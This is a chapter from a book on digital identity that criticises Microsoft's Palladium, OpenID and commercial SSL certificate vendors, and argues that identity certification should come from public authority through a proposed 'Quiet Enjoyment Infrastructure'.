When it comes to deciding whether we should accept Palladium as the basis for establishing authenticity and security, the issue is not whether or not Microsoft will follow through on its stated intentions. No matter how well it does what it sets out to do, Palladium by definition will fall short. Palladium, like all of the products attempting to use PKI construction materials without the things that turn construction materials into habitable real estate, will fall short.

Palladium is insufficient for three reasons (note that it shares the first one with almost everyone in the PKI business):

1. *Trust is a much bigger deal than consensus.* Market share, cash on balance sheet, and presence on desktops do not equal authority. And while it's commendable that Palladium will go the extra step to accommodate trust infrastructures from consortia such as the Trusted Computing Platform Alliance (TCPA), such consortia have only enough authority for industry players to trust their standards for the next few months. That's completely different from the kind of trust we place, quite rightly, in the agencies that issue passports, drivers' licenses, and certified copies of birth certificates.
2. *Identity belongs to a person, not a computer.* Palladium shows the influence of the one who was Microsoft's Chief Software Architect at the time it was designed, as expressed in a quote that seems to have disappeared from the Internet: "Your computer should be as personal as your underwear." Authenticate the computer, and you've authenticated the user, or so goes the theory. As anyone who has ever shared a computer knows, that theory never matched reality. People share computers in offices and homes. The gap has only widened as public information terminals have proliferated in airports, libraries, waiting rooms and Internet cafés.
3. *It puts a commercial enterprise in a place of governance over our information and*

communication. We've always been down on some master's plantation as long as we have used commercial operating systems such as Windows or OS X. Palladium makes the plantation more secure, and gives the massah some extra tools – to protect us from intruders, sure; but also to control us more effectively.

A good design from someone whose intentions are to oppress does not have to stay in the hands of the oppressor. What would happen if something that looks and works like Palladium were owned and governed by those who use it, in *precisely* the same way that a municipality in a democracy is owned and governed by its residents? In coming chapters we'll show how QEI will make that transformation happen.

Palladium's implementation repeats the errors of other PKI implementations. And no wonder — trust and identity are a big, sticky problem, really an impossible problem if you rely solely or even principally upon technology for a solution.

How can you know – or even consider it likely – that the user of a computer or phone is who he or she claims to be? Pretending that an authenticated computer authenticates the identity of its user is pure denial about the realities of information security.

On the other hand, if you look at the way the problem of identity-based authenticity has been addressed in the past, you find that the pieces of the solution were developed long before Charles Babbage envisioned the first digital computer.

The identity of an individual on a network must reflect a measurable degree of identity quality, part of which quality is the quality of the enrollment practices used.

Palladium is just like so many other other PKI schemes — providing the most insecure thing of all, the illusion of security.

But if something like Palladium could be merged with some of those established ways of establishing identity quality, we might get somewhere. So let's look at Palladium, including the parts that don't come from Microsoft.

Palladium Was a Step in the Right Direction

Palladium and its Nexus (also called TOR or Trusted Operating Root) attempted to be, like their predecessor HailStorm, a means for Microsoft to posture as the source of goodness and light, so long as you use only Microsoft's goodness and light, and only on Microsoft's plantation. But it appears that Microsoft may have learned an important lesson from the HailStorm experience. There are plenty of smart people outside of Microsoft who saw through that latest of their schemes to control and dominate yet another important part of the world's infrastructure. Now it appears that the company understands that if such arrangements are to work they must be truly participatory and not just present a participatory façade.

Microsoft has taken the right steps with the heart of Palladium. It has announced that the Trusted Operating Root will be open source software, and the application programming interfaces will be open and published.

Not only that, but Microsoft appears to be designing Palladium to accommodate outside trust infrastructures and identity infrastructures other than their own Passport user identity system. The TCPA/TCG, which includes along with Microsoft all of its biggest rivals, will apparently participate in the design of the means by which the Nexus/TOR interacts with certificates from the rest of the world. They have announced an open infrastructure upon which the rest of us can build and use systems of trust. Furthermore, the use of the system itself will purportedly be voluntary on the part of the user.

Some say that Palladium is all about the entertainment industry forcing its copy protection schemes upon us via Microsoft. If that were true, then the original mandatory TCPA scheme would have served that purpose much better than the voluntary Palladium approach. Shall we give Microsoft the benefit of the doubt on this one?

Palladium's Place in the Solution

So Palladium is an interesting design – for something.

What is that something?

It's a design for securing a machine.

Just one problem: just as it is impossible to determine the intentions and character of the sender of a stream of bits, **you cannot secure a machine or a network.**

There you have the essence of QEI. Personal computers and phones and servers and switches and routers are only construction materials. Would you say that a pile of components for constructing a bank vault is secure?

A pile of the strongest construction materials is not a secure building, not even a habitable building. They are just the first step; then you need a set of plans signed by a legally accountable architect, a structure built by a legally accountable contractor, and an occupancy permit personally by a legally accountable building inspector.

Obviously the signatures must be made with reliable credentials, and the private key that does the signing must be well protected.

We simply put one simple and impenetrable layer between a private key in a token and the entire rest of the world. The PEN® System is all about isolating private keys from the rest of the world. Puzzles and puzzle solutions, files to be signed and signatures for those files may come and go from the token, but the private key goes nowhere.

What Is Legitimate Authority?

It's not only Microsoft that wants to be a government. To varying degrees each of the commercial issuers of identity certificates, code signing certificates, server certificates, etc., want to be the authority. This is a new age; the rules are being rewritten, and the sense is that the seat of public power is up for grabs. Government is not up to it. And what's the big difference between a “fee” and a “tax” anyway?

But market power and public authority are two different things. We don't want a business to be issuing our birth certificates and passports and drivers' licenses. We want

the earnest people in the modest office in the basement of city hall to do that. They have duly constituted authority. Their authority is accepted worldwide. We trust their certificates because they're not a manipulable component of a commercial agenda.

Doing What Palladium-TPM Was Supposed To Do

Starting with measurably reliable identities of people — as described in the Reliable Identities System — the Quiet Enjoyment Infrastructure will deliver the foundation of a solution to problems like spam, computer viruses, website defacement, denial-of-service attacks, and online predation. When implemented, it will deliver confidentiality of messages and files, non-repudiation of transactions and commitments, and will make online collaboration immensely more effective.

Palladium and TPM together constitute the right answer to the wrong question. The only answer to the question, “how do we make a machine secure?” is “Don’t try, because there is no way to make a machine secure.”

In QEI, all machines except for the identity credential and an HSM (if an HSM is called for in a given facility) are outdoors. There is no such thing as a “trusted” server or PC or phone.

By contrast, a building or a facility within a building may be trusted to the extent of the identity quality specified in its occupancy permit for entry, and for the various roles in management of the facility.

Microsoft seems to have been stymied in its Palladium plan. We’ve noted some reasons why we believe that’s the case. In Microsoft’s own words in its publication *Microsoft Palladium: A Business Overview*:

User information is not a requirement for Palladium to work.

Palladium authenticates software and hardware, not users. Palladium is about platform integrity, and enables users—whether in a corporate or a home setting—to take advantage of system trustworthiness to establish multiple, separate identities, each to suit specific needs.

Identities of users are essential to accountability, which is essential to security; but users are not going to accept universal identities unless they are in control of their use and unless they are accompanied by solid privacy protections. “In control of their use” implies of course that Microsoft or any other plantation owner is *not* in control of their use.

And then there’s that old third rail item, DRM:

DRM is an important, emerging technology that many believe will be central to the digital economy of the future. As a means of defining rules and setting policies that enhance the integrity and trust of digital content consumption, DRM is vital for a wide range of content-protection uses. Some examples of DRM are the protection of valuable intellectual property, trusted e-mail, and persistent protection of corporate documents.

While DRM and Palladium are both supportive of Trustworthy Computing, neither is absolutely required for the other to work. DRM can be deployed on non-Palladium machines, and Palladium can provide users with benefits independent of DRM. They are separate technologies. That said, the current software-based DRM technologies can be rendered stronger when deployed on Palladium-based computers.

So there we have it, straight from the benevolent plantation owner's mouth: DRM protects valuable intellectual property. As we will discuss in Chapter 21, information about *me* is *my* intellectual property. DRM should protect *me* against, say, people from the music industry misappropriating *my* intellectual property.

The Standards Commission of the City of Osmio will deliver the good news to Microsoft: Palladium can be saved! Since most of the code is open source, it can become part of the PEN® System.

Steve Ballmer, rejoice with us: happy days are here again!

And If Palladium Can't Be Revived...

Other means of keeping cryptographic keys isolated in firmware, inaccessible to any operating system or other software running on the host personal computer or phone, have been developed. UEFI Secure Boot, for example, is the latest evolution of Intel's EFI system for making the boot process more secure and more reliable. However, UEFI is not a real substitute for Palladium.

TPM provides a viable device for isolating cryptographic keys, and it is built into a large number of personal computers. That's the hard part, and it is done. Doing what Palladium set out to do is just a matter of having the will to do it. If you believe that we need to fix the world's information infrastructure, then let your voice be heard on crypto key isolation.

Can A Virtual Machine Be A Substitute For The PC-HSM?

The hosted version of Osmium is based upon the "sandbox" notion of isolated memory, popularized by the Java Virtual Machine and executed by others such as Inferno. The model is code-centric, meaning that permissions are based upon the digital signatures on executable software rather than on where the software happens to be.

Note that before Microsoft came out with its Windows Virtual PC they provided a sandbox-like feature that let users think they have a Java implementation that was not a Java Virtual Machine. It did not have the equivalent of a sandbox. It was outdoors, all of the time.

A virtual machine is part of a computer's memory that behaves as though it is a separate machine, effectively having its own operating system. The "operating system" of the Java 2 Virtual Machine (JVM), Inferno and others is quite a bit too powerful for our purposes. In many ways, Osmium's job is to dumb down the virtual machine. There is only one object class that can operate indoors in an Osmium-based system: "facility." Each facility has a certificate bearing the signature of the building inspector for the online community of which the facility is a part. Any change to the facility must be accompanied

by a building permit signed by the building inspector.

Wherever the components of the PEN® System come from, it's all worthless without a certification process that invokes, and is predicated upon, legitimate authority.

So let's go get some legitimate authority.

THE PUBLIC AUTHORITY COMPONENT

“It’s time we all realized that, as much as we live our actual lives under democratic laws, we live our digital lives under an ad hoc, un-amendable constitution written by enormously wealthy companies whose overlapping terms of service can have as much impact on certain aspects of society and culture as the official legal system.”

Anil Dash, *Wired*, September 2012

Question 2 Reliable digital identity certificates, professional licenses and occupancy permits call for a reliable source of issuing public authority that is independent of any geographic jurisdiction. Where do we find such a source of duly constituted global public authority?

Answer 2 The Public Authority Component.

On March 7, 2005 the City of Osmio was chartered at the Geneva headquarters of the oldest international governance body in the world, the International Telecommunication Union. Osmio's Vital Records Department is a certification authority that limits its practice to creating, maintaining and protecting identity certificates. Osmio's Professional Licensing Department will issue licenses that allow architects, contractors and building inspectors to sign plans for facilities and occupancy permits. Osmio's authority is strictly limited to those who choose to accept it, and its governance is as participatory as that of a small New England town.

Back To Identity Certification

When it comes to Internet identity, single sign-on seems to get the bulk of the attention. The benefit is clear: one username and password logs you in to thousands of sites. And isn't that what we all need? Especially if the single sign-on system includes a way to prevent nosy marketers and governments from tracking that ID.

But as with everything, there's a right way and a wrong way to do it.

In principle, an identity that is provided by any single-sign-on provider will let you sign

in to thousands of other sites. Kim Cameron, an identity expert who knows all about single sign on, explains the popular OpenID single sign on system in a video on his Identity Weblog⁵⁶.

OpenID is an Internet Single Sign On standard supported by Google and Yahoo and Facebook and hundreds of other OpenID identity providers. The Osmio Vital Records Department is an OpenID identity provider.

Kim Cameron's blog shows what's good about OpenID, notably its fairly universal single sign-on, as well as something that's not so good: it is vulnerable to phishing. When successful, a phishing attack leaves what he calls the "evil site" with everything its owners need to log in to all your sites that accept OpenID. When that happens – when your OpenID is compromised in one place – it's compromised everywhere.

Kim then introduces something that he feels fixes the OpenID problem: the Information Card and the CardSpace infrastructure. An Information Card is a digital certificate. Kim's point is that OpenID's vulnerability calls for a solution, and the solution is a version of PKI.

And of course we agree. ID-PKI done right fixes the problem not only with OpenID but with similar single sign on systems. CardSpace and its Information Cards purportedly fixes the problem with OpenID.

But does it really?

The claim in the video is that "Information Cards employ advanced cryptography, so using an Information Card at an evil site gives away nothing that compromises your access to legitimate sites." That happens to be true. All forms of PKI employ advanced cryptography, and all PKI-based identity schemes ensure that using your identity credential at an impostor site does not compromise your access to legitimate sites. Information Cards has the right idea.

But let's parse that statement, "Information cards employ advanced cryptography..."

Mmmm, Advanced Cryptography sounds impressive...and it is good. Every time you go to a site that starts with HTTPS:// you're using advanced cryptography. Advanced cryptography builds an SSL/TLS tunnel between your computer and a site. And it's true, no one can get into the middle of the tunnel. It's like keeping your information in a physical room with a super-advanced lock on the door. Secure, right?

Except...*Who has the keys to the lock?*

Kim Cameron is a distinguished identity professional who happens to work for Microsoft. CardSpace and Information Cards are Microsoft products. Not that there's anything wrong with Microsoft. It's just that...*who keeps the keys?* Microsoft?

And wait. This is all about certificates and certification. An InfoCard is a certified identity credential based upon a digital certificate. Any certificate, whether on paper or on bits, consists of authority attesting to a claim. I don't know of any jurisdiction in the world where the official record of birth is made and certified by a commercial enterprise. The very notion is preposterous.

For attestation to be worth anything, it must be done by duly constituted public authority.

Fungible Authority

The authority of attestation professionals—CPAs and chartered accountants, court reporters, signing agents, justices of the peace, and notaries—is available on demand. Their authority is well-defined, consistent and duly constituted by a governing body, no matter which individual professional provides the authentication service to you. They are independent professionals.

Authenticity is a producible product. It may be produced in various grades or levels of quality from raw materials that include:

- Assertions (claims) of individuals
- Attestations from public authority
- An authenticity conveyance infrastructure (PKI)

The foundational assertion and attestation, the one that all others are built upon in a village, whether it's a village of seven hundred people or a global village of seven billion people, is that of identity. The first and essential attestation is by duly constituted public authority. Attestation by others simply augments attestation by public authority.

The Authenticity Institute provides support to organizations that have chosen to implement the principles, methods and procedures of the Quiet Enjoyment Infrastructure. Its slogan is, “Identity is the Foundation of Security.” Really, that’s shorthand for, “Public authority is the foundation of reliable identity, which is the foundation of authenticity, which is the foundation of security and accountability and manageability and a whole lot of other good things.”

Identity is manifested in digital identity certificates, PKI-based credentials that are technically identical to the digital certificates that attest to the ownership of websites. If a hacker captures all the bits that go back and forth when you authenticate yourself to a site, they will do him no good. Unlike an account password, your PEN is never transmitted, but rather solves puzzles presented to it to prove that you are you. Furthermore, if the whole system is designed properly, you can be anonymous and accountable at the same time. Your privacy is protected.

A Brief History of Trust: When Technology Goes Backward

What is authority? Over millennia human society has developed superb answers to that question, but lately we seem to have forgotten the answers. Lately a sort of collegial attestation has been put forward, letting “good people” attest to the validity of each other’s claims. That can work for a while as long as substantial money, power and reputations are not involved.

We think of science and technology as a steady march forward, but sometimes the march heads in the opposite direction. New products suffer from problems that already were solved; solutions are forgotten and technology goes backward.

If you visit a 200-year-old New England home you'll see shallow little fireplaces that jut out into just about every room. They look useless, as though they'd just fill the room with smoke. But this well-engineered system of flue baffles provides reliable draft in those old fireplaces that draws smoke away even on windy days, while the positioning of the fireplace radiates the most heat possible into the room. Compare those old fireplaces to the big, deep, ineffective smoke belchers in newer homes and you have one example of science forgotten and technology gone backward.

So it is with the methods and procedures of the production of authenticity.

As we noted earlier, PKI is old. It's been around for decades. Yet the fundamental principles behind the production of authenticity are much older, going back centuries and even millennia.

Conveying Trust Without Electrons or Photons

If you follow the contemporary debate about security you can find yourself tacitly assuming that before the Internet the world had never encountered security problems, that people never needed to trust strangers and the documents they carried. Of course that wasn't the case. If a stranger presented a document purporting to be an offer from Napoleon to sell a piece of a continent for \$15 million dollars, he couldn't just pick up a phone and call around to find out whether it was real. The document itself, along with the circumstances of its presentation, had to convey the information that would allow him to judge its authenticity.

Making matters more difficult was the widespread illiteracy, even among people of means. How would you engage in a transaction if you couldn't read and had no means of communication other than paper or tablet mail carried on horseback?

The Tabellio

The Roman Empire instituted elaborate workable systems of property ownership, governance and commerce throughout its vast provinces and cities, despite the variety of languages spoken, widespread illiteracy and lack of communication technology. A significant part of the answer was the well-developed system of trust that depended upon attestation professionals: the scribes and the *tabelliones*.⁵⁷

The term *tabelliones* referred to Roman officers who put into writing the proper forms, agreements, contracts, wills and other instruments, and witnessed their execution. The resulting legal instruments were written on wax tablets called *tabellios*. The *tabellion*'s clerk, the *notarius*, was essentially a trusted public stenographer who listened to a description of the agreements and reduced them to short notes. Unable to read, Roman society was completely dependent upon the integrity of the *tabellio*.

Over the years, other offices were instituted with similar responsibilities. The office of Justice of the Peace originated in 1195 when England's Richard the Lionheart

commissioned knights to preserve the peace. They were directly responsible to the king, originally for a wide variety of peacekeeping and attestation duties. Eventually the police duties were left to constables, with the office of Justice of the Peace becoming much like that of the ancient *tabellio*.

The office of the notary itself has also evolved over the years. In most jurisdictions the notary profession has been promoted from trusted clerks of an attesting officer to the attesting officers themselves. They were joined in more recent times by certified public accountants, certified court reporters, commissioners of deeds, consular documentary officials and others who have provided the world with elements of a trust network.

For centuries the notary had a role in just about all dealings among strangers. In some jurisdictions, the office is still strong and respected, with high qualification standards required. In India only licensed attorneys who have practiced continuously for 10 years without significant blemishes on their record may be considered for the position. India has 1,500 notaries serving a population of more than a billion people.

In Massachusetts, by contrast, you'll need \$50, four signatures on a form, and a trip to the State House. If you can't get to the State House, other arrangements can be made, as long as you can come up with the fifty dollars.

I myself am a notary. There was no background check, no fingerprinting, not even a social security number required. I'm sure a convicted identity thief would have no trouble getting appointed to the position of notary public in Massachusetts.

In general, notary qualification standards are much higher in Latin law countries than in common law jurisdictions. They also tend to be higher in regions where conditions resemble those of the days of the *tabellio*, with poor communication infrastructures, widespread illiteracy and commerce conducted in many languages.

Every notary public in every jurisdiction is a public official. Malfeasance in office exposes the notary to both litigation and criminal prosecution, and oath administered by a notary puts the affiant (the person taking the oath) under penalty of perjury. (Actually anyone at any time may put themselves under penalty of perjury, but without the notarized affidavit they later may just as easily deny or disclaim that act.) There's more to this apparatus of trust than the demonstrated good character of the notary or other attestation official.

Still, holders of the office in some jurisdictions are so unqualified that they do not understand the responsibility they are assuming. How many of the 4.5 million U.S. notaries would immediately quit if they understood they could go to jail for doing the job improperly?

The Collapse of the Notary Profession in the Telephone Century

What happened to the U.S. notary profession in the 20th century? I put the blame on the telephone. Nowadays people get phone calls that go like this: "Harry, this is Mary. I just talked to my old friend Fred at Consolidated, who has a great deal on a gross of frammets that I can't take advantage of. I knew you're in the market for them, so I told him to give

you a call. He's a good guy, always delivers. So how are the kids?"

Or, just as likely, "Hi Nancy, what's up? Yeah, I did business with that guy. No, forget terms, with him you need to get cash. I had to wait five months to get paid. Be careful of him."

The proliferation of telephones created a vast referral network that was used to calibrate the trustworthiness of strangers. New contacts tended to come from networks of existing relationships, and referrals included a very important aural cue to their authenticity: *you recognized the voice of your acquaintance on the telephone.* You couldn't just call and pretend to be Mary if you weren't Mary.

Conveying Trust with Electrons and Photons

Now computers have brought us back to the 19th century. Anybody can be anybody. People show up on your online doorstep with all sorts of offers and ideas, but you have no idea what to believe or whom to trust. The need for attestation services is back, as vital to 21st century as in Roman times. ID-PKI serves the same purpose as wax seals: it conveys authenticity.

Like a wax seal, a ID-PKI certificate issued carelessly or kept in a space where anyone can use it is useless, no matter how much care was taken to make the seal irreproducible.

In fact we have companies selling all sorts of server certificates and identity certificates and code signing certificates, all using tried and tested technology. But no standards can make up for the absence of *authority*.

The commercial enterprises issuing the vast majority of certificates can be bought and sold, and in fact the largest one, VeriSign, was sold in 2010. The buyer happened to be a legitimate enterprise (Symantec) but there's absolutely nothing to prevent some sketchy and disreputable global media conglomerate, or organized crime group, from buying a commercial certification "authority." In Chapter 6 we predicted that an online organized crime group will purchase one or more small banks, getting them past their present obstacles in laundering their funds. The purchase of a respected certification authority business would complete the process of metastasizing their criminal enterprise into an inseparable part of the global economic body. Then we'll all be back in the role of the prehistoric farmer, required to hand over our geese and pigs and freedom and autonomy and money to the global protection racket gangsters just to keep alive.

The management of a commercial certification "authority" will change from time to time, and certainly their financial conditions will change – all of which means that the meaning of those certificates will change. They are simply not reliable. Real *authority* cannot be bought and sold. Authority just *is*, and its only asset value is the fact that it means something.

What is Authority?

Trust Management Engineer Matt Blaze:



"A commercial certification authority protects you from anyone whose money they refuse to take."

A Certificate is Authority Attesting to a Claim.

A certificate consists of a source of authority attesting to an assertion or claim made by someone other than that authority. Anyone can claim authority and attest to anything. Whether or not the attestation is worth anything is another matter. It depends upon what is being certified. If you're the president of your comic book collectors' club, you can certify that someone is a member. If you're the maker of Cabbage Patch dolls, you can issue Cabbage Patch birth certificates.

But can you imagine what life would be like if the local pawn shop could issue real birth certificates, passports and drivers' licenses? Consider the attestations implicit in this illustration.

Authenticity certified by commercial authority



Authenticity certified by public authority



Which source of authority is more reliable?

Top left is a birth certificate for a cabbage patch doll. Top right is a real birth certificate. There also are a couple of uniforms. Pay a little extra and get a baseball uniform that is indistinguishable from that of a genuine (certified) professional athlete. But don't try faking the uniform on the right. It's a form of certification by public authority. Then there are passports, a Microsoft.net Passport identity credential and a real passport. Use whatever name you want for the one on the left, but don't try that with the one on the right.

Generally speaking, certification by public authority is in an entirely different category

of quality from certification by a private party⁵⁸.

Real certification must be done by duly constituted public authority. Imagine if the physical world worked as this picture presumes:



In fact, this exactly how certifications of authenticity are sold online.

This is what protects the integrity of the world's information infrastructure. Certification is packaged and sold as though it's bags of garden fertilizer. Which is appropriate, considering what commercial certification amounts to.

At least with a Cabbage Patch Doll birth certificate, there is evidence supporting the claim: the manufacturer packaged the doll and certificate together; you have to purchase the doll to get the certificate.

How can an industry whose only product is authenticity fail to pay attention to the need for authenticity, you may ask. The answer is simple: it never occurred to them that authenticity is what they are supposed to be producing. They think they're all about "selling certificates." The whole business seems hard for non-IT people to understand. Outsiders chalk it up to the opaqueness of technology, when they should instead listen to their instinct telling them it's just plain nuts.

A quick look at the accepted definition⁵⁹ of "certificate" and "certification authority" should tell you that something is seriously wrong:

Certificate

A token which underpins the principle of trust in SSL-encrypted transactions. The information within a certificate includes the issuer (the Certificate Authority that issued the certificate), the organisation that owns the certificate, public key, the validity period (usually one year) of the certificate, and the hostname that the certificate was issued in respect of. It is digitally signed by the certification authority so that none of the details can be changed without invalidating the signature.

Certification Authority

An organisation which is used to confirm the relationship between a party to the https transaction and that party's public key. Certification authorities may be widely known and trusted institutions for Internet based transactions (see third party); where https is used on companies internal networks, an internal department within the company may fulfil this role (see private certification).

So let's apply the same lexicographical methods to come up with a definition of the *paper* version of a certificate and the paper certificate version of a certification authority:

Certificate

A piece of paper made from cellulose fibers that has been treated with sulfuric acid and other substances, turning it into vellum or parchment paper, upon which three things appear: 1) permanent printed writing, 2) the handwritten name of one or more individuals, and 3) an embossed insignia.

Certification Authority

An organization that produces certificates.

Rather misses the point, no?

What else can be said about this ridiculous gap between the substance of certification, whether on paper or bits, and the completely vacant use of the concept in information technology practice? And we have all just bought this stuff, hook, line, and sinker? Simply astounding.

Let's Step Outside for a Moment

Most of the merchandising of commercial certificates is aimed at owners of websites rather than at the bankers and healthcare administrators and managers who could benefit from identity certificates. That's mostly because if you leave out the costly authenticity ingredient, site certificates are enormously profitable. Identity certificates, not so much.

Site certificates are digital certificates that attest to a site's legitimacy, that is, they attest that the site or its domain is in fact owned and controlled by the organization that claims to own and control it. When you buy something at <https://qualitystuff.com>, its site certificate assures you that it's really the site of QualityStuff, Inc. and not some impostor's phishing site angling to capture your credit card information.

That is, it's *supposed* to assure you of that. But when you see that https://, or when you see the further assurance of a green address bar that's supposed to signify an even higher level "extended validation" of certification, do you really know anything about how the certification "authority" checked out the claims of the site owner?

Site Certificates, i.e. Cabbage Patch Certificates

When we examine the practice of site certification we focus on how the tunnel is constructed rather than on questions such as

Who has the authority to certify?

Where did they get that authority?

What is their professional liability?

How exacting are the standards by which the certification was performed?

What standards govern the design and operation of the certification servers?

What governing body makes those standards?

How are those governed involved in governance?

...because, well, until recently SSL/TLS technologists had never been asked to deal with those issues and they're neither lawyers nor public policy people so please don't start bringing them up now. Please just trust that it's all about technology, even if that is far from the case. Sooner or later the thieves and phishers and fraudsters and predators will get tired of being bad and will be content with the money they made and will just go away, right?

Let's tell the story of contemporary site "certification" in pictures, with some juxtaposition of real site certification advertising with parodic images from another context.

First, there is the story that the certificate merchandisers tell users, as opposed to site owners, about the significance of https, as in this lullaby from certificate merchandiser⁶⁰ Comodo:

► What Is Https

HTTP and HTTPS: What do they do, and how are they different?

You click to check out at an online merchant. Suddenly your browser address bar says HTTPS instead of HTTP. What's going on? Is your credit card information safe?

Good news. Your information is safe. The website you are working with has made sure that no one can steal your information.

Ah, "your information is safe." No equivocation there. In order to offer that assurance, Comodo must require site owners to pass a very thorough and rigorous procedure before bestowing a site certificate. After all, people are depending upon these assurances to protect their health information, their banking passwords, their privacy, their assets.

So let's see how Comodo sternly lays down the law to site owners⁶¹, supplicants who approach the holder of that austere certification office, fat folders of supporting documentation in hand, hoping to get into the long queue for consideration...

▼ SSL Certificates

- Comodo Elite SSL
- EV SSL Certificate
- EV Multi-Domain Certificate
- Multi Domain Certificate
- ▶ **Free 90 Day Certificate**
- Wildcard Certificate
- UC Certificate
- Content Verification

▶ Email Certificate

▶ Code Signing Certificate

▶ PKI Management

▶ Endpoint Security

▶ Authentication

▶ PCI Compliance

Free SSL Certificate

Get the gold padlock instantly with a Free SSL Certificate. Break free from warning messages with Comodo's free ssl certificate, trusted by over 99% of browsers. This is not a trial certificate - Free SSL is a fully functional SSL certificate.

Price: 100% Free

GET IT NOW

- ✓ Completely free ssl protection
- ✓ 128/256 bit encryption
- ✓ Trusted by over 99% of browsers
- ✓ Gives you the gold padlock
- ✓ Fast validation
- ✓ Long 90 day validity period
- ✓ 2048-bit ready

Free SSL is perfect for those looking to instantly secure their web server with no cost or commitment. Free SSL Certificates prevent warning messages from appearing when visitors view a website and displays the gold padlock for security assurance.

No Cost, No Commitment

- Gives you freedom from security warning messages
- Instantly secures website and visitors
- No cost or commitment
- 2048-bit ready, the next generation SSL Security Certificate
- Generous 90-day term length lets you experience, not just test, a Comodo certificate
- Gold padlock gives visitors confidence when sending sensitive information on HTTPS connections

Are they selling certificates or office carpeting? No, wait, carpeting wouldn't be free.

If you're too blatant about your intention to set up a bank phishing attack site and even Comodo somehow manages to turn you down, the company has a network of resellers, er, "registration authorities," who have proven to be much more accommodating.

This wanton fudging of terminology has serious consequences. A Comodo "registration authority" is no more a registration authority than is a convenience store selling snacks and lottery tickets. A real PKI registration authority is not a reseller but rather has specific legal responsibilities.

The makers of browsers are complicit in this problem, as they get to decide what certification authorities are sufficiently legitimate to have their root certificates included in the browser's certificate store. If they had that determination to do over again they would probably make some different choices. But for reasons explained by Steve Kalman, a well-known CISSP trainer in his blog, Posterous⁶², they are rather stuck with their choices:

[Comodo fake certs](#)

One of the several dozen trusted CAs was hacked recently.

The browser vendors will not remove Comodo from your trusted certificate list (and to be fair, the vast majority of certs are still trustworthy). They won't do it because it would lead them into expensive litigation from Comodo and from the trustworthy sites that would be blocked.

We shouldn't just pick on Comodo. Here's how the market leader, VeriSign, now a unit of Symantec, merchandises the confidence of unsuspecting users. Is there any reason why the term "confidence racket" should not be applied to this?

Try the VeriSign® Trust Seal on your site
FREE for 60 days.

Accelerate your business with the Internet's #1
most recognized trust mark. Now, you can try it
FREE for 60 days.



Increase traffic to
your web site.



Turn more visitors
into customers.



Increase sales and
conversion.

TRY IT NOW.

FREE 60-DAY TRIAL

No risk. No credit
card required.

**TRY IT
NOW**

FREE 60-DAY TRIAL

No risk. No credit card required.




**PLUS, GET AN 8GB
USB FLASH DRIVE***

when you're one of the first 200 to
sign up for a FREE 60-day trial.

To start getting more customers today, call **1-866-893-6565** or
1-650-426-5112, option 3.

Here's a banner aimed at site owners from Thawte:



Issued within minutes! The exclamation point is more telling than their copywriter intended, emphasizing as it does that there is no way an adequate job of evaluating a claim of site ownership can be done in minutes.

Thawte, like GeoTrust, is a unit of VeriSign (now itself a unit of Symantec) although it keeps that under wraps as much as possible. Can you imagine a state or country concealing the fact that it is owned by another entity? Commercial enterprises have implicit license to sling the BS in ways that public authority may not. Caveat emptor.

Speaking of GeoTrust and merchandising partners masquerading as registration authorities, here's an ad for all you "GeoTrust Resellers" (yes, they actually use words like "reseller.")



INTRODUCING...

An Exciting **NEW PRODUCT** for GeoTrust Resellers

the **Registered Member Program** with **Verified Domain™ Site Seals**

Address a highly profitable market that has yet to be tapped -- with Verified Domain Site Seals from GeoTrust.

In today's increasingly networked environment, everyone wants to rely on the web for information. But it's hard to know which sites can be trusted -- and which sites may be fraudulent.

For customers doing online transactions, you already know how to sell the security of GeoTrust SSL certificates. But, what about the **50 million web sites that don't conduct e-commerce?** Now, any verified web site can become a GeoTrust Registered Member, and display the Verified Domain Site seal that indicates they are a trusted web site.

THE BENEFITS ARE CLEAR

We want you to help make the Internet more secure by encouraging your customers to become members and display this seal on their sites. A more trusted environment benefits everyone.

And of course, we want to help you make additional revenue from each customer you host. The Registered Member Verified Domain Site seal retails for \$49.00 (with multi-year discounts available). **Your Pay-As-You-Go price is only \$30.00 -- allowing you to make a sizeable profit!** Include it as part of your packaged hosting products or as a stand alone product. Everyone will benefit!

VERIFIED SITE SEAL



FOR MORE INFORMATION,
CALL YOUR GEOTRUST
SALES REP TODAY!

Call 1-866-273-7355 (press 4)
or email partners@geotrust.com

Registered Member Verified Domain™ Site seals are ideal for:

- Customers using a shared SSL certificate for e-commerce
- Organizations, non-profits and other public institutions
- Professional services such as lawyers, real estate agents, insurance agents, doctors and consultants
- Media outlets such as newspapers, magazines, radio stations and television stations
- Blogs
- Any of the 50 million legitimate informational web sites

Sorry, I should have warned you to wear your boots before entering this chapter. More GeoTrust:



Q: How are you taking advantage of the **multi-billion dollar** mobile computing market?

A: With **Power Server ID™** the most universally recognized and powerful SSL certificate yet.

Find out how you can increase your margins by as much as 400%, while helping your customers address the growing mobile computing market

Download our **FREE** QuickSELL Guide for Resellers

So let's see, the relatively young and highly profitable site certificate industry might have something to teach other old hidebound certification organizations. Let's show those old fogeys the possibilities:



CITY OF NEW YORK
DCAS The Department of Citywide Administrative Services

Q: How are you taking advantage of the multi-billion dollar office building market?

A: With The City of New York's Architect's Professional License the most universally recognized and powerful real estate professional certification yet.

Find out how you can increase your margins by as much as 400% while helping your customers address the growing market for professionally certified New York City office building architects. Download our **FREE** QuickSELL Guide for Dealers in Professional Licenses.

But wait! Act today, and take advantage of our special low price bundle of Professional Architect and Structural Engineer license!

**City Hall Special
Professional Certifications**

Become a STRUCTURAL ENGINEER today!

Only \$149.95! ACT NOW!!

>SECURE

Act NOW, this offer won't last!!

With these two certifications, you're well on your way to breaking ground on your first fifty story office building! To speed things up, be sure to ask about our specials on building permits, occupancy permits, and building inspector professional licenses!

The “digital certificate industry” is a confidence racket.

It Took a Village

A few isolated voices in the wilderness tried to call attention to the craziness, but they were pretty much ignored...until 2011. Comodohacker. Massive issuance of fraudulent certificates by an Iranian hacker. One CA waited 10 days before notifying relying parties of the breach. The disaster that had to happen, happened. Since then, at least a few have started to question the way certification is performed.

Let's now take a look at two sets of responses: the collegial certification response and the QEI response.

Collegial Attestation

The subject of the quality of certification was completely missing in discussions of PKI when the first edition of this book came out in 2004. The fact that it's getting lots of attention today is a hopeful sign.

However, it seems to be getting attention from people who have faith in the notion of what I call “collegial attestation.” Let's look at a few of those.

